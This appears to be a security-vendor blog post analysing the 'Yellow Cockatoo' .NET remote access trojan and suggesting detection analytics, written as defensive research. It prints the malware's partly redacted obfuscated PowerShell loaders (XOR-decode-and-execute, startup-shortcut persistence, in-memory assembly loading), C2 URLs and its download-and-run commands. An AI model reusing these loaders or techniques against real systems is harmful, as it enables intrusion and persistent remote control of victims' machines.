


See what it's like to have a partner in the fight.

redcanary.com/blog/yellow-cockatoo/



Yellow Cockatoo is our name for a cluster of activity involving the execution of a .NET remote access trojan (RAT) that runs in memory and drops other payloads. We've been tracking this threat since June 2020. Yellow Cockatoo has targeted a range of victims across multiple industries and company sizes, and we continue to see it, as recently as this week.

Overlaps with other research

Other than a [tweet](#) from June referencing a related PowerShell script, Yellow Cockatoo mostly evaded public notice until November 2020, when researchers from Morphisec published a detailed overview of a threat they call [Jupyter Infostealer](#). Jupyter Infostealer overlaps significantly with the threat we call Yellow Cockatoo, and we'll explain just exactly how later in this post. Special thanks to [Michael Gorelik](#) and [Arnold Osipov](#) of Morphisec for taking the time compare notes on our respective research.

You may be wondering why we gave this activity a different name


We dubbed the threat we've been tracking "Yellow Cockatoo" several months ago. Morphisec has done excellent analysis of Jupyter Infostealer, but because we define Yellow Cockatoo based on our visibility, we want to make it clear that we track this activity slightly differently than Morphisec does. Additionally, as we see more Yellow Cockatoo activity, we

may choose to define this cluster differently, and we don't want to inherit other teams' analyses by adopting their names. We've included a detailed overview of how our research overlaps with—and deviates from—Morphisec's research at the end of this article.

Detecting Yellow Cockatoo

While we haven't developed any bespoke detection analytics that are designed to specifically detect Yellow Cockatoo, we have a handful of detectors that have done a good job of alerting our detection engineering team of potentially related behaviors, including those that turned us onto Yellow Cockatoo in the first place.

Security teams have a number of distinct detection opportunities to catch Yellow Cockatoo. What follows is a rough chronology of what is likely to occur during an infection, organized by ATT&CK tactics and detection opportunities, as well as descriptions of the behavioral analytics that help us uncover Yellow Cockatoo activity.



Whether you think you're dealing with a Yellow Cockatoo infection or not, the following detection ideas should provide decent coverage against a variety of additional threats as well.

Initial access

Yellow Cockatoo appears to gain initial access by redirecting search engine queries to a website that attempts to upload a malicious executable onto victim machines. The executable feigns legitimacy by using the Microsoft Word icon. Its name is dependent on the victim's search query. For example, if the victim searched for "search-query" then the executable would be named `search-query.exe`.

Execution

Following installation, the executable spawns a command line and creates a similarly named .tmp file that launches PowerShell. All of this is effectively precursor activity that leads to the execution of a malicious dynamic link library (DLL) that is a remote access trojan (RAT) implemented as a .NET assembly designed to be loaded in memory.



Below are the redacted contents of the PowerShell script for your convenience:

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -command
"$p='C:\Users\REDACTED\e091d09fa72e9b46db8a0a512eec30c9.txt';$xk='KjycAqXpZMgQmwrRYFk
[System.Convert]::FromBase64String([System.IO.File]::ReadAllText($p));remove-item
$p;for($i=0;$i -lt $xb.count;){for($j=0;$j -lt $xk.length;$j++){ $xb[$i]=$xb[$i] -
bxor $xk[$j];$i++;if($i -ge $xb.count){ $j=$xk.length}};$xb=
[System.Text.Encoding]::UTF8.GetString($xb);iex $xb;"
```

Within the above script, we have our first and second strong detection opportunities.

Detection opportunity #1: Base64 obfuscation in command line

Encoded PowerShell isn't inherently malicious or suspicious, but it's less common for a well meaning administrator to encode PowerShell. It's even less common for a legitimate PowerShell script to be stored in Base64 form and read on runtime, as seen here. As such, looking for the execution of PowerShell along with a corresponding command line containing the term `base64` is a good way to catch Yellow Cockatoo and a wide variety of other threats. That said, without the ability to effectively tune your detection logic, detecting this behavior alone might generate high volumes of false positives.

Detection opportunity #2: XOR obfuscation in command line

PowerShell commands including the logical XOR operator are often malicious, so it makes sense to look for processes that appear to be PowerShell executing in conjunction with a command line containing the `-bxor` operator. We commonly see XOR operations used to great effect for obfuscation of threats such as Cobalt Strike beacons.

Persistence

While that PowerShell command contains our first two detection opportunities within it, it also creates a number of .lnk and .dat files that serve the purpose of loading the command-line script to execute the malicious DLL referenced earlier and analyzed in depth in the "Technical Analysis" section below.



Detection opportunity 3: PowerShell writing startup shortcuts

We frequently observe adversaries using PowerShell to write malicious .lnk files into the startup directory. In the context of Yellow Cockatoo, this persistence mechanism eventually launches the command-line script that leads to the installation of the malicious DLL. In this way, it pays to alert on processes that appear to be PowerShell creating .lnk files within `appdata` or `startup` file paths or executing in conjunction with command lines containing `appdata`. In more PowerShell code below, Yellow Cockatoo creates and configures the .lnk files. When detecting and investigating, you can treat startup .lnk files containing PowerShell, `cmd.exe`, or `mshta.exe` commands as suspicious.

Execution (again)

The .lnk and .dat files above (and sometimes an additional .cmd file) eventually launch `cmd.exe`, which launches another suspicious block of PowerShell (included below), offering us some added opportunities to detect Yellow Cockatoo.



This PowerShell activity alone contains a bunch of detection opportunities, including two of the activities we suggested looking out for earlier:

- Base64 obfuscation in command line
- XOR obfuscation in command line

However, we've got two additional detectors that alert on the elements of this PowerShell script, which you can examine in the code block below:

```
powershell -w hidden -command
"$abab188938847d9e028b83169bd97=$env:appdata+'\\microsoft\\windows\\start
menu\\programs\\startup\\[REDACTED].lnk';if(-not(test-path
$abab188938847d9e028b83169bd97)){($a1fe836cd2f4a584c8b26df3c899e=new-object -
comobject
wscript.shell;$a887c3fc4114a6ae35adcf97686a=$a1fe836cd2f4a584c8b26df3c899e.createshc
[REDACTED]\\appdata\\roaming\\microsoft\\dwau\\
[REDACTED].cmd';$a887c3fc4114a6ae35adcf97686a.save();};if((get-process -name
'*powershell*').count -lt 15)
{$a41841141c743b8d10df14c793537='XjFIS3leTXtiQ15QYVBvXlBZLT5AVDh9Zl5TcCRWxm90TG9eUWdZ
[system.io.file]::readallbytes([system.text.encoding]::utf8.getstring([system.convert
-lt $afc49a7db894a1989bc60a8b4dcd7.count]);
{for($ad3c9c588084759dffa6395ab35e5=0;$ad3c9c588084759dffa6395ab35e5 -lt
$a41841141c743b8d10df14c793537.length;$ad3c9c588084759dffa6395ab35e5++){
$afc49a7db894a1989bc60a8b4dcd7[$a0bf2735f83489b6c01ebc52dd3ad]=$afc49a7db894a1989bc6
-bxor
$a41841141c743b8d10df14c793537[$ad3c9c588084759dffa6395ab35e5];$a0bf2735f83489b6c01et
-ge $afc49a7db894a1989bc60a8b4dcd7.count)
{$ad3c9c588084759dffa6395ab35e5=$a41841141c743b8d10df14c793537.length}};
[system.reflection.assembly]::load($afc49a7db894a1989bc60a8b4dcd7);[d.m]::run()}"
```

Detection opportunity #4: PowerShell writing startup shortcuts

PowerShell is using `System.Reflection.Assembly` to load a .NET executable in memory. Adversaries frequently use this technique to introduce a malicious executable into an environment without it residing on disk. In this case, Yellow Cockatoo saved its .NET executable on disk but in obfuscated form. The only deobfuscated copy of the executable would exist in memory at runtime. Looking for the execution of PowerShell along with a corresponding command line containing `System.Reflection` has allowed us to catch many threats leveraging this technique.

Parallel activity

That last bit of PowerShell referenced above ultimately loads the DLL containing the in-memory .NET RAT that we're going to spend the better part of the rest of this blog post discussing. In turn, we've observed Yellow Cockatoo delivering other payloads in parallel with the RAT, although we haven't fully analyzed these executables.

However, a cursory analysis of one of these binaries (the middle bullet) revealed that it reaches out to C2 domains that we have previously associated with malicious behavior, one of which is referenced multiple times in the "Technical analysis" section below. These executables have varied over time, and have included (but probably aren't limited to) the following:

- June and October 2020: `docx2rtf.exe` / `docx2rtf-setup-v1.0-x64.exe` (MD5: `ba95ebd0d6f6e7861b75149561f1fbd3`)
- September 2020: `photodesigner7_x86-64.exe` (MD5: `63c9ace2fb8d1cb7eccf4e861d0e4e45`)
- November 2020: `Expert_PDF.exe` (MD5: `156c5402667e5aae6971faea8e87bc62`)

Deep dive on the .NET RAT

This section details our analysis of a version of a RAT that constitutes just one component of the overall cluster of activity we call Yellow Cockatoo.

We analyzed the following Yellow Cockatoo sample:

- Filename: `111bc461-1ca8-43c6-97ed-911e0e69fdf8.dll`
- SHA256 hash: `30E527E45F50D2BA82865C5679A6FA998EE0A1755361AB01673950810D071C85`
- MD5 hash: `4EB6170524B5E18D95BB56B937E89B36`

The above DLL conceals a .NET RAT that loads in memory. From a high level, it can:

1. Connect to, and communicate with, a command and control (C2) domain
2. Download a second-stage payload
3. Execute the payload in a loop (i.e., repeats steps 1 and 2 in an infinite loop)

On a more granular level, Yellow Cockatoo performs the following C2-related actions:

1. It collects a variety of host information (some of it listed below).
2. It loads a randomly-generated string to `%USERPROFILE%\AppData\Roaming\solarmarker.dat` , which serves as a unique identifier for the host.
3. It connects to the C2 server (address: `https://gogohid[.]com/gate?q=ENCODED_HOST_INFO`) sharing a variety of host information (see below) and retrieving its first command.
4. It retrieves and parses commands in an infinite loop.
5. Upon executing a command, its execution status is reported to `https://gogohid[.]com/success?i=ENCODED_CMD_AND_HOST_ID_INFO` along with a certain information (see below).

As you can see in points 3 and 5 above, the C2 URLs contain byte-encoded JSON strings (we've replaced the actual strings with `=ENCODED_HOST_INFO` and `ENCODED_CMD_AND_HOST_ID_INFO` respectively).

During the initial check-in with its C2, Yellow Cockatoo is capable of relaying the following:

- `hwid` : the randomly generated value stored in `%USERPROFILE%\AppData\Roaming\solarmarker.dat`
- `pn` : computer name
- `os` : Windows OS version
- `x` : host machine architecture (x64 or x86) based on the running process
- `prm` : the permission level of the the running process (admin or user)
- `ver` : malware version. Fixed string: `DN-DN/FB1`
- `wg` : computer workgroup

The C2 responds to the initial check-in with a unique command identifier (`id`). Any time Yellow Cockatoo executes a command, it uses a similarly encoded URL string (see step 5 above) to send the `hwid` and `id` back to the C2 server, effectively communicating to the C2 server that the command has executed successfully.

The RAT implements the following commands:

- `rpe` : downloads an executable buffer in memory and injects and loads it into `c:\windows\system32\msinfo32.exe` using Process Hollowing (T1055.012) technique
- `dnr` : downloads an executable to `%TEMP%\24_CHAR_RANDOM_STRING.exe` and executes it

- `psp` : downloads a PowerShell script to `%TEMP%\24_CHAR_RANDOM_STRING.ps1` and executes it with `powershell.exe -ExecutionPolicy bypass "%TEMP%\24_CHAR_RANDOM_STRING.ps1"`

The C2 can also issue an idle command that puts Yellow Cockatoo to sleep pending further commands.

Conclusion

We hope this information and these detection opportunities serve useful to anyone trying to improve detection coverage across this threat. While we're not altogether sure how widespread Yellow Cockatoo is, it's ranked among the most common threats we've detected for many months now. As always, if you have any feedback or questions, don't hesitate to send us an [email](#).

Appendix

Similarities and differences with Jupyter Infostealer

While this list may not be representative of all of the ways that our research overlaps, we have identified the following similarities between what we define as Yellow Cockatoo and what Morphisec defines as Jupyter Infostealer:

- .exe naming pattern
- String `%USERPROFILE%\AppData\Roaming\solarmarker.dat`
- Domain `gogohid[.]com`
- IP address subnet of `45.146.165[.]X`

Here are the aspects of Yellow Cockatoo that we believe may be distinct from Morphisec's analysis of Jupyter:

- The initial delivery of Yellow Cockatoo malware through search engine redirects
- Additional IP address used for C2, `45.146.165[.]221` , albeit from the same subnet as observed by Morphisec (`45.146.165[.]X`)
- We analyzed what Morphisec calls the "C2 Jupyter client" while the "infostealer" payload they analyzed is a browser cookie stealer that we did not examine. To that point, we base this on differences in the version in the .NET assembly. Our technical analysis above focuses on the variant described in the Morphisec report as `DN-DN/FB1` .

- Our analysis focuses primarily on endpoint telemetry, including how the PowerShell loader that launched the infostealer. The telemetry we focused on has a slightly different call run method:
 - One variant analyzed by Morphisec used the call run method
`[jupyter.jupyter]::Run()`
 - The variant we focused our analysis on used the call run method
`[d.m]::run()`

Related Articles

[Detection and response](#)

ChromeLoader: a pushy malvertiser

[Detection and response](#)

Intelligence Insights: May 2022

[Detection and response](#)

The Goot cause: Detecting Gootloader and its follow-on activity

[Detection and response](#)

Marshmallows & Kerberoasting

Subscribe to our blog

Our website uses cookies to provide you with a better browsing experience. More information can be found in our [Privacy Policy](#).

[X](#)

Privacy Overview

This website uses cookies to improve your experience while you navigate through the website. Out of these cookies, the cookies that are categorized as necessary are stored on your browser as they are essential for the working of basic functionalities of the website. We also use third-party cookies that help us analyze and understand how you use this website.

These cookies will be stored in your browser only with your consent. You also have the option to opt-out of these cookies. But opting out of some of these cookies may have an effect on your browsing experience.

Necessary cookies are absolutely essential for the website to function properly. This category only includes cookies that ensures basic functionalities and security features of the website. These cookies do not store any personal information.

Any cookies that may not be particularly necessary for the website to function and is used specifically to collect user personal data via analytics, ads, other embedded contents are termed as non-necessary cookies. It is mandatory to procure user consent prior to running these cookies on your website.